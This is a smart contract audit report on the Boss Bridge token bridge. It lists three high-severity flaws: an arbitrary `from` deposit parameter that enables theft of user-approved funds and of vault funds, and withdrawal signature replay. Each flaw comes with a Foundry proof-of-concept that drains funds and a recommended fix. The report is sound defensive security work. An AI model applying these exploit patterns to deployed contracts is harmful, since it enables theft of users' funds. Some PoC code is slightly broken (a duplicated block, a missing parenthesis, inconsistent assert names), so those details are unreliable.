




# **Boss Bridge Security Research Report**

Version 1.0

*Sebi de la Mata*

July 6, 2026

# Boss Bridge Security Research Report

Sebi de la Mata

July 6th, 2026

Prepared by: Sebi de la Mata Lead Auditors: - Sebi de la Mata

## Table of Contents

- Table of Contents
- Protocol Summary
- Disclaimer
- Risk Classification
- Audit Details
  - Scope
  - Roles
- Executive Summary
  - Issues found
- Findings
  - High
    - \* [H-1] Arbitrary `from` in `L1BossBridge.sol::depositTokensToL2` parameters allows user funds to be stolen.
    - \* [H-2] Arbitrary `from` in `L1BossBridge.sol::depositTokensToL2` parameters allows vault funds to be stolen.
    - \* [H-3] Signing in `L1BossBridge.sol::withdrawTokensToL1` exposes `v`, `r`, `s` allowing an attacker to drain vault tokens

## Protocol Summary

The BossBridge protocol is meant to do the following:

1. Give users a way bridge their token to zkSync
2. Users do this by depositing their tokens into a vault on the L1, an offchain mechanism picks up the event, then mints on zkSync.

## Disclaimer

The Sebi de la Mata team makes all effort to find as many vulnerabilities in the code in the given time period, but holds no responsibilities for the findings provided in this document. A security audit by the team is not an endorsement of the underlying business or product. The audit was time-boxed and the review of the code was solely on the security aspects of the Solidity implementation of the contracts.

## Risk Classification

|            |        | Impact |        |     |
|------------|--------|--------|--------|-----|
|            |        | High   | Medium | Low |
| Likelihood | High   | H      | H/M    | M   |
|            | Medium | H/M    | M      | M/L |
|            | Low    | M      | M/L    | L   |

We use the CodeHawks severity matrix to determine severity. See the documentation for more details.

## Audit Details

##The Findings in this document correspond with the following commit hash:##

```
1 07af21653ab3e8a8362bf5f63eb058047f562375
```

## Scope

```
1  #-- src/L1Token.sol
2  #-- src/L1BossBridge.sol
3  #-- src/L1Vault.sol
4  #-- src/TokenFactory.sol
```

## Roles

- Bridge Owner: A centralized bridge owner who can:
  - pause/unpause the bridge in the event of an emergency
  - set [Signers](#) (see below)
- Signer: Users who can “send” a token from L2 -> L1.
- Vault: The contract owned by the bridge that holds the tokens.
- Users: Users mainly only call [depositTokensToL2](#), when they want to send tokens from L1 -> L2.

## Executive Summary

We spent 2 hours with one auditor using Foundry to review the scoped code. Three High level findings were observed.

## Issues found

| Severity      | Number of issues found |
|---------------|------------------------|
| High          | 3                      |
| Medium        | 0                      |
| Low           | 0                      |
| Informational | 0                      |
| Total         | 3                      |

## Findings

### High

**[H-1] Arbitrary from in L1BossBridge.sol::depositTokensToL2 parameters allows user funds to be stolen.**

#### Description:

The `depositTokensToL2` function uses an arbitrary `from` parameter.

```
1 function depositTokensToL2(address from, address l2Recipient, uint256 amount)
```

#### Impact:

If a user approves the bridge contract to use their token, an attacker can immediately call the `depositTokensToL2` with the victim as `from` and a desired attacker wallet as `to` and steal the user's funds.

#### Proof of Concept:

Paste the following test into the `L1TokenBridge.t.sol` test suite:

```
1 function testUserCanStealApprovedTokensFromOtherUsers() public {
2     // victim approves their tokens, intending to use the bridge
3     vm.prank(user);
4     token.approve(address(tokenBridge), type(uint256).max);
5     // attacker steals tokens using the the user's address as from arg
6     address attacker = makeAddr("attacker");
7     vm.startPrank(attacker);
8     uint256 depositAmount = token.balanceOf(user);
9     vm.expectEmit(address(tokenBridge));
10    emit Deposit(user, attacker, depositAmount);
11    tokenBridge.depositTokensToL2(user, attacker, depositAmount);
12    assertEq(token.balanceOf(user), 0);
13    assertEq(token.balanceOf(address(vault)), depositAmount);
14    vm.stopPrank();
15
16    assertEq(token.balanceOf(user), 0);
17 }
```

Run the following command in the terminal:

```
1 forge test --mt testUserCanStealApprovedTokensFromOtherUsers -vvvv
```

If the test passes, the user funds can be arbitrarily stolen.

#### Recommended Mitigation:

Remove the `from` argument altogether, and only allow for tokens to be sent to the vault by a user themselves:

```
1 +function depositTokensToL2(address l2Recipient, uint256 amount)
   external whenNotPaused
2 -function depositTokensToL2(address from, address l2Recipient, uint256
   amount) external whenNotPaused {
3     if (token.balanceOf(address(vault)) + amount > DEPOSIT_LIMIT) {
4         revert L1BossBridge__DepositLimitReached();
5     }
6 -    token.safeTransferFrom(from, address(vault), amount);
7 +    token.safeTransferFrom(msg.sender, address(vault), amount);
8
9     // Our off-chain service picks up this event and mints the
       corresponding tokens on L2
10 -    emit Deposit(from, l2Recipient, amount);
11 +    emit Deposit(msg.sender, l2Recipient, amount);
12 }
```

## [H-2] Arbitrary `from` in `L1BossBridge.sol::depositTokensToL2` parameters allows vault funds to be stolen.

### Description:

The `depositTokensToL2` function uses an arbitrary `from` parameter.

```
1 function depositTokensToL2(address from, address l2Recipient, uint256
   amount)
```

Additionally the constructor for `L1BossBridge.sol` gives the bridge max approval to spend vault tokens:

```
1 constructor(IERC20 _token) Ownable(msg.sender) {
2     token = _token;
3     vault = new L1Vault(token);
4     // Allows the bridge to move tokens out of the vault to facilitate
       withdrawals
5     vault.approveTo(address(this), type(uint256).max);
6 }
```

### Impact:

These combined design patterns allow an attacker to send funds from the vault to the attacker with no need for a victim to approve funds.

### Proof of Concept:

Paste the following test into the `L1TokenBridge.t.sol` test suite:

```
1 function testCanTransferFromVaultToVault() public {
2     address attacker = makeAddr("attacker");
3
4     uint256 vaultBalance = 250 ether;
5
6     deal(address(token), address(vault), vaultBalance);
7
8     vm.startPrank(attacker);
9     vm.expectEmit();
10    emit Deposit(address(vault), address(attacker), vaultBalance);
11    tokenBridge.depositTokensToL2(address(vault), address(attacker),
        vaultBalance);
12
13    vm.stopPrank();
14
15
16 }
```

Run the following command in the terminal:

```
1 forge test --mt testCanTransferFromVaultToVault -vvvv
```

If it passes, a user can transfer funds from the vault to themselves.

### Recommended Mitigation:

Remove the `from` argument altogether, and only allow for tokens to be sent to the vault by a user themselves:

```
1 +function depositTokensToL2(address l2Recipient, uint256 amount)
    external whenNotPaused
2 -function depositTokensToL2(address from, address l2Recipient, uint256
    amount) external whenNotPaused {
3     if (token.balanceOf(address(vault)) + amount > DEPOSIT_LIMIT) {
4         revert L1BossBridge__DepositLimitReached();
5     }
6 -    token.safeTransferFrom(from, address(vault), amount);
7 +    token.safeTransferFrom(msg.sender, address(vault), amount);
8
9     // Our off-chain service picks up this event and mints the
        corresponding tokens on L2
10 -    emit Deposit(from, l2Recipient, amount);
11 +    emit Deposit(msg.sender, l2Recipient, amount);
12 }
```

Additionally, consider whether granting the bridge default max approval to the vault tokens is the best default behavior.

**[H-3] Signing in L1BossBridge.sol::withdrawTokensToL1 exposes v, r, s allowing an attacker to drain vault tokens****Description:**

The `withdrawTokensToL1` function relies on an operator to sign transactions to confirm bridging and exposes their signature's `v`, `r`, `s`

```
1 (uint8 v, bytes32 r, bytes32 s) = vm.sign(  
2     operator.key,  
3     MessageHashUtils.toEthSignedMessageHash(keccak256(message))  
4 );
```

**Impact:**

An attacker can repeatedly enter the call to `withdrawTokensToL1` and drain the vault of all tokens.

**Proof of Concept:**

Paste the following test into the `L1TokenBridge.t.sol` test suite:

```
1 function testSignatureReplay() public {  
2     address attacker = makeAddr("attacker");  
3     // assume the vault already holds some tokens  
4     uint256 vaultInitialBalance = 1000 ether;  
5     uint256 attackerInitialBalance = 100 ether;  
6     deal(address(token), address(vault), vaultInitialBalance);  
7     deal(address(token), address(attacker), attackerInitialBalance);  
8  
9     // attacker deposits tokens to l2  
10    vm.startPrank(attacker);  
11    token.approve(address(tokenBridge), type(uint256).max);  
12    tokenBridge.depositTokensToL2(attacker, attacker,  
13        attackerInitialBalance);  
14  
15    // operator/signer is going to sign the withdrawal  
16    bytes memory message = abi.encode(  
17        address(token),  
18        0,  
19        abi.encodeCall(  
20            IERC20.transferFrom,  
21            (  
22                address(vault),  
23                address(attacker),  
24                attackerInitialBalance  
25            )  
26        );  
27    (uint8 v, bytes32 r, bytes32 s) = vm.sign(  
28        operator.key,  
29        MessageHashUtils.toEthSignedMessageHash(keccak256(message))  
30    );
```



```
28     operator.key,  
29     MessageHashUtils.toEthSignedMessageHash(keccak256(message))  
30 );  
31  
32 // attacker can now use this publicly exposed v,r, and s to  
33 // withdraw continuously  
34 while(token.balanceOf(address(vault)) > 0){  
35     tokenBridge.withdrawTokensToL1(attacker, attackerInitialBalance  
36         , v, r, s);  
37 }  
38  
39 assertEquals(token.balanceOf(address(vault)), 0);  
40 assertEquals(token.balanceOf(address(attacker)), attackerInitialBalance  
41     + vaultInitialBalance);  
42 }
```

Run the following command in the terminal:

```
1 forge test --mt testSignatureReplay -vvvv
```

### Recommended Mitigation:

Rewrite `withdrawTokensToL1` to be a single use function, either through the use of generated nonce or a deadline to prevent multiple calls to the same function.